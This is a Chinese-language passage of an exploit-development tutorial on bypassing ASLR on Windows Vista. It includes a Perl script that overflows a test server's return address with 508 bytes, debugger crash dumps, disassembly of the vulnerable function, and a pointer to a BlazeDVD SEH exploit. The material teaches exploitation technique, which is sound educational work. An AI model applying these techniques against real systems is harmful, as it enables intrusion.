
你会注意到只有地址的高字节随机，当一个地址保存在内存中，例如：0x12345678,它像这样存储:

```
LOW    HIGH
87 65 43 21
```

当启用了 ASLR 技术，只有“43”和“21”是随机。在某些情况下，这可能使黑客利用/触发执行任意代码。

想象一下，当你攻击一个允许覆盖栈中返回地址的漏洞，原来固定的返回地址被系统放在栈中，而如果启用 ASLR，被随机处理后的地址被放置在栈中，比方说返回地址是 0x12345678(0x1234 是被随机部分，5678 始终不变),如果我们可以在 0×1234XXXX(1234 是随机的，但嘿 - 操作系统已经把他们放在栈中了)空间中找到有趣的代码(例如 JMP ESP 或其他有用的指令)。我们只需要在低字节所表示的地址范围内找到有趣的指令并用这些指令的地址替换掉栈中的低字节。


让我们看下下面的例子：在调试器中打开 notepad.exe(Vista Business, SP2, English)并查看加载模块的基地址。



Executable modules

Base	Size	Entry	Name	File version	Path
00230000	00028000	002331ED	notepad	6.0.6000.16386	C:\Windows\system32\notepad.exe
71CE0000	00042000	71D048E6	WINSPOOL	6.0.6001.18000	C:\Windows\system32\WINSPOOL.DRV
74A60000	0019E000	74A93681	COMCTL32	6.10 (longhorn_	C:\Windows\WinSxS\x86_microsoft.windo
74D60000	0003F000	74D6EB31	UxTheme	6.0.6000.16386	C:\Windows\system32\UxTheme.dll
75DC0000	00B10000	75E390DD	SHELL32	6.0.6001.18000	C:\Windows\system32\SHELL32.dll
768D0000	0009D000	768E7A1D	USER32	6.0.6001.18000	C:\Windows\system32\USER32.dll
76970000	0007D000	76979B1E	USP10	1.0626.6002.180	C:\Windows\system32\USP10.dll
769F0000	00145000	76A494C0	ole32	6.0.6000.16386	C:\Windows\system32\ole32.dll
76C10000	0004B000	76C1F12A	GDI32	6.0.6002.18005	C:\Windows\system32\GDI32.dll
76C60000	00073000	76C61AC2	COMDLG32	6.0.6000.16386	C:\Windows\system32\COMDLG32.dll
76CE0000	000C3000	76D302EB	RPCRT4	6.0.6001.18000	C:\Windows\system32\RPCRT4.dll
76E00000	00059000	76E1BA35	SHLWAPI	6.0.6000.16386	C:\Windows\system32\SHLWAPI.dll
76E60000	00009000	76E61303	LPK	6.0.6002.18051	C:\Windows\system32\LPK.DLL
76EC0000	000C6000	76F00CC1	ADVAPI32	6.0.6002.18005	C:\Windows\system32\ADVAPI32.dll
76F90000	0001E000	76F91378	IMM32	6.0.6002.18005	C:\Windows\system32\IMM32.DLL
76FB0000	0008D000	76FB3F45	OLEAUT32	6.0.6002.18005	C:\Windows\system32\OLEAUT32.dll
77040000	000AA000	77049FAE	msvcrt	7.0.6002.18005	C:\Windows\system32\msvcrt.dll
773B0000	000C8000	773B169E	MSCTF	6.0.6000.16386	C:\Windows\system32\MSCTF.dll
77480000	00127000		ntdll	6.0.6001.18000	C:\Windows\system32\ntdll.dll
775F0000	000DC000	7763B7F5	kernel32	6.0.6001.18000	C:\Windows\system32\kernel32.dll


重启并执行相同的操作：




Executable modules

Base	Size	Entry	Name	File version	Path
002D0000	00028000	002D31ED	notepad	6.0.6000.16386	C:\Windows\system32\notepad.exe
72010000	00042000	720348E6	WINSPOOL	6.0.6001.18000	C:\Windows\system32\WINSPOOL.DRV
75170000	0019E000	751A3681	COMCTL32	6.10 (longhorn_	C:\Windows\WinSxS\x86_microsoft.window
75470000	0003F000	7547EB31	UxTheme	6.0.6000.16386	C:\Windows\system32\UxTheme.dll
76410000	0004B000	7641F12A	GDI32	6.0.6002.18005	C:\Windows\system32\GDI32.dll
76460000	00059000	7647BA35	SHLWAPI	6.0.6000.16386	C:\Windows\system32\SHLWAPI.dll
764C0000	000C8000	764C169E	MSCTF	6.0.6000.16386	C:\Windows\system32\MSCTF.dll
76620000	00073000	76621AC2	COMDLG32	6.0.6000.16386	C:\Windows\system32\COMDLG32.dll
76880000	000C3000	768D02EB	RPCRT4	6.0.6001.18000	C:\Windows\system32\RPCRT4.dll
76950000	00B10000	769C90DD	SHELL32	6.0.6001.18000	C:\Windows\system32\SHELL32.dll
77460000	0008D000	77463F45	OLEAUT32	6.0.6002.18005	C:\Windows\system32\OLEAUT32.dll
774F0000	0001E000	774F1378	IMM32	6.0.6002.18005	C:\Windows\system32\IMM32.DLL
77510000	0009D000	77527A1D	USER32	6.0.6001.18000	C:\Windows\system32\USER32.dll
776D0000	00145000	777294C0	ole32	6.0.6000.16386	C:\Windows\system32\ole32.dll
77820000	000DC000	7786B7F5	kernel32	6.0.6001.18000	C:\Windows\system32\kernel32.dll
77910000	0007D000	77919B1E	USP10	1.0626.6002.180	C:\Windows\system32\USP10.dll
77990000	000C6000	779D0CC1	ADVAPI32	6.0.6002.18005	C:\Windows\system32\ADVAPI32.dll
77B90000	00127000		ntdll	6.0.6001.18000	C:\Windows\system32\ntdll.dll
77CD0000	00009000	77CD1303	LPK	6.0.6002.18051	C:\Windows\system32\LPK.DLL
77D40000	000AA000	77D49FAE	msvcrt	7.0.6002.18005	C:\Windows\system32\msvcrt.dll


地址的两个高字节被随机化，所以当你需要使用这些模块的地址时，无论如何也不能直接使用这些地址，因为它会在重启后改变。
再次对程序执行同样的操作：




重启后：




如你所见，我们应用程序的基地址也是变化的（因为它是使用 VC++2008 编译的，并且链接选项/dynamicbase 采用了默认设置）



ImmDbg 的命令!ASLRdynamicbase 可以显示受 ASLR 保护的模块：



在 Vista（不开启 HW DEP/NX）上不启用 GS 编译这个应用程序，我们早就知道，向这个程序发送 508 字节的数据后，我们就可以覆盖返回地址了，使用调试器在 pr()函数上设置断点，在覆盖返回地址之前，我们先找出类似 0x011e1293 的返回地址(0x011e 是随机的，但 1293 在系统重启后也是一样的)。



使用下边的 exploit 攻击:

```
use strict;
use Socket;
my $junk = "A" x 508;
my $eipoverwrite = "BBBB";
# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
```

```
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
print SOCKET $junk.$eipoverwrite."\n";
print "[+] Payload sent\n";
close SOCKET or die "close: $!";
```

从寄存器和堆栈的状态可以看出应该是返回地址被溢出后的状态：

```
(f90.928): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0018e23a ebx=00000000 ecx=0018e032 edx=0018e200 esi=00000001 edi=011e3388
eip=42424242 esp=0018e030 ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
42424242 ??              ???

0:000> d ecx
0018e032  18 00 00 00 00 00 41 41-41 41 41 41 41 41 41 41  ......AAAAAAAAAA
0018e042  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e052  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e062  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e072  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e082  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e092  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e0a2  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA

0:000> d edx
0018e200  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e210  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e220  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e230  41 41 41 41 42 42 42 42-0a 00 00 00 00 00 00 00  AAAABBBB........
0018e240  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0018e250  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0018e260  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0018e270  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................

0:000> d esp
0018e030  0a 00 18 00 00 00 00 00-41 41 41 41 41 41 41 41  ........AAAAAAAA
0018e040  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e050  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e060  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e070  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e080  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

```
0018e090  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e0a0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

正常情况下，当我们到了这里，我们可能会去找一个跳转到 edx 的指令，并且用 jmp edx 或者 push ebp/ret 等指令的地址覆盖返回地址（然后用某个向后的跳转指令跳到 shellcode）。但如我们所知，由于 ASLR，我们不能直接覆盖返回地址了。我们现在唯一能做的就是在 0x011exxxx（被溢出之前的返回地址）地址范围内试着找到一个 jmp edx 或 push ebp/ret 指令，然后只要覆盖保存在栈中的返回地址的低字，在这个例子中没有这样的指令存在。

这里还有另外一个问题，即使有这样的指令存在，你也会注意到覆盖返回地址的低字也不行，因为会自动添加一个字符串结束符，这样会把高字的一个字节也覆盖了...所以要想 exploit 成功，必须在 0x011e00xx 地址范围内找到类似 jmp edx…的指令，这样就把我们的可选空间限制在从 0x011e0000 开始到 0x011e00ff 的这 255 字节的地址空间中：（译注：下边的地址空间给错了）

```
011E1000  /$ 55             PUSH EBP
011E1001  |. 8BEC           MOV EBP,ESP
011E1003  |. 81EC 08020000  SUB ESP,208
011E1009  |. A0 1421CD00    MOV AL,BYTE PTR DS:[CD2114]
011E100E  |. 8885 08FEFFFF  MOV BYTE PTR SS:[EBP-1F8],AL
011E1014  |. 68 F3010000    PUSH 1F3                                ; /n = 1F3 (499.)
011E1019  |. 6A 00          PUSH 0                                  ; |c = 00
011E101B  |. 8D8D 09FEFFFF  LEA ECX,DWORD PTR SS:[EBP-1F7]          ; |
011E1021  |. 51             PUSH ECX                                ; |s
011E1022  |. E8 C30A0000    CALL <JMP.&MSVCR90.memset>              ; \memset
011E1027  |. 83C4 0C        ADD ESP,0C
011E102A  |. 8B55 08        MOV EDX,DWORD PTR SS:[EBP+8]
011E102D  |. 8995 04FEFFFF  MOV DWORD PTR SS:[EBP-1FC],EDX
011E1033  |. 8D85 08FEFFFF  LEA EAX,DWORD PTR SS:[EBP-1F8]
011E1039  |. 8985 00FEFFFF  MOV DWORD PTR SS:[EBP-200],EAX
011E103F  |. 8B8D 00FEFFFF  MOV ECX,DWORD PTR SS:[EBP-200]
011E1045  |. 898D FCFDFFFF  MOV DWORD PTR SS:[EBP-204],ECX
011E104B  |> 8B95 04FEFFFF  /MOV EDX,DWORD PTR SS:[EBP-1FC]
011E1051  |. 8A02           |MOV AL,BYTE PTR DS:[EDX]
011E1053  |. 8885 FBFDFFFF  |MOV BYTE PTR SS:[EBP-205],AL
011E1059  |. 8B8D 00FEFFFF  |MOV ECX,DWORD PTR SS:[EBP-200]
011E105F  |. 8A95 FBFDFFFF  |MOV DL,BYTE PTR SS:[EBP-205]
011E1065  |. 8811           |MOV BYTE PTR DS:[ECX],DL
011E1067  |. 8B85 04FEFFFF  |MOV EAX,DWORD PTR SS:[EBP-1FC]
011E106D  |. 83C0 01        |ADD EAX,1
011E1070  |. 8985 04FEFFFF  |MOV DWORD PTR SS:[EBP-1FC],EAX
011E1076  |. 8B8D 00FEFFFF  |MOV ECX,DWORD PTR SS:[EBP-200]
011E107C  |. 83C1 01        |ADD ECX,1
011E107F  |. 898D 00FEFFFF  |MOV DWORD PTR SS:[EBP-200],ECX
011E1085  |. 80BD FBFDFFFF >|CMP BYTE PTR SS:[EBP-205],0
011E108C  |.^75 BD          \JNZ SHORT vulnsrv.011E104B
011E108E  |. 8BE5           MOV ESP,EBP
```

```
011E1090  |. 5D             POP EBP
011E1091  \. C3             RETN
011E1092     CC             INT3
011E1093     CC             INT3
011E1094     CC             INT3
011E1095     CC             INT3
011E1096     CC             INT3
011E1097     CC             INT3
011E1098     CC             INT3
011E1099     CC             INT3
011E109A     CC             INT3
011E109B     CC             INT3
011E109C     CC             INT3
011E109D     CC             INT3
011E109E     CC             INT3
011E109F     CC             INT3
011E10A0  /$ 55             PUSH EBP
011E10A1  |. 8BEC           MOV EBP,ESP
011E10A3  |. 8B45 08        MOV EAX,DWORD PTR SS:[EBP+8]
011E10A6  |. 50             PUSH EAX                                 ; /<%s>
011E10A7  |. 68 1821CD00    PUSH vulnsrv.011E2118                    ; |format = "Error %s"
011E10AC  |. FF15 A020CD00  CALL DWORD PTR DS:[<&MSVCR90.printf>]    ; \printf
011E10B2  |. 83C4 08        ADD ESP,8
011E10B5  |. E8 FA090000    CALL <JMP.&WSOCK32.#116>                 ; [WSACleanup
011E10BA  |. 5D             POP EBP
011E10BB  \. C3             RETN
011E10BC     CC             INT3
011E10BD     CC             INT3
011E10BE     CC             INT3
011E10BF     CC             INT3
011E10C0  /$ 55             PUSH EBP
011E10C1  |. 8BEC           MOV EBP,ESP
011E10C3  |. B8 141D0000    MOV EAX,1D14
011E10C8  |. E8 230A0000    CALL vulnsrv.011E1AF0
011E10CD  |. A0 1521CD00    MOV AL,BYTE PTR DS:[CD2115]
011E10D2  |. 8885 F0E2FFFF  MOV BYTE PTR SS:[EBP-1D10],AL
011E10D8  |. 68 87130000    PUSH 1387                                ; /n = 1387 (4999.)
011E10DD  |. 6A 00          PUSH 0                                   ; |c = 00
011E10DF  |. 8D8D F1E2FFFF  LEA ECX,DWORD PTR SS:[EBP-1D0F]          ; |
011E10E5  |. 51             PUSH ECX                                 ; |s
011E10E6  |. E8 FF090000    CALL <JMP.&MSVCR90.memset>               ; \memset
011E10EB  |. 83C4 0C        ADD ESP,0C
011E10EE  |. 8A15 1621CD00  MOV DL,BYTE PTR DS:[CD2116]
011E10F4  |. 8895 78F6FFFF  MOV BYTE PTR SS:[EBP-988],DL
```

```
011E10FA   |. 68 CF070000    PUSH 7CF                                 ; /n = 7CF (1999.)
011E10FF   |. 6A 00          PUSH 0                                   ; |c = 00
```

绕过 ASLR:利用没启用 ASLR 模块中的地址


另外一个技术就是利用没使用随机基址的模块中的地址，这个方法和绕过 SafeSEH 中的一个方法类似：利用没有启用 SafeSEH 模块中的地址来（在这里换成了 ASLR）绕过。我知道一些人认为这不是真正意义上的“绕过”..但是 呵--它的确工作的很好。
在一定情况下（事实上在大多情况下），执行映像（或一些加载模块）没有启用 ASLR 保护，这意味着你完全可以使用 EXE 或 DLL 中的跳转地址来跳到 shellcode。
因为这些地址极可能不是随机的，在 EXE 模块的地址中一般包含一个 NULL 字节，这意味着即使你找到了一个能跳到 shellcode 的跳转指令的地址，你仍然需要解决 NULL 字节带来的问题，这是否是个难题取决于溢出发生时的堆栈布局和寄存器的状态。

让我们看下 2009 年 8 月的一个漏洞 http://www.milw0rm.com/exploits/9329。这个 POC 展示是 BlazeDVD 5.1 Professional 中的一个缓冲区溢出漏洞。当打开恶意的 plf 文件就会触发这个漏洞，这个漏洞可以利用覆盖 SEH 的方式进行攻击。
你可以在这里下载：

BlazeDVD 5.1 Professional（登录后才能下载）

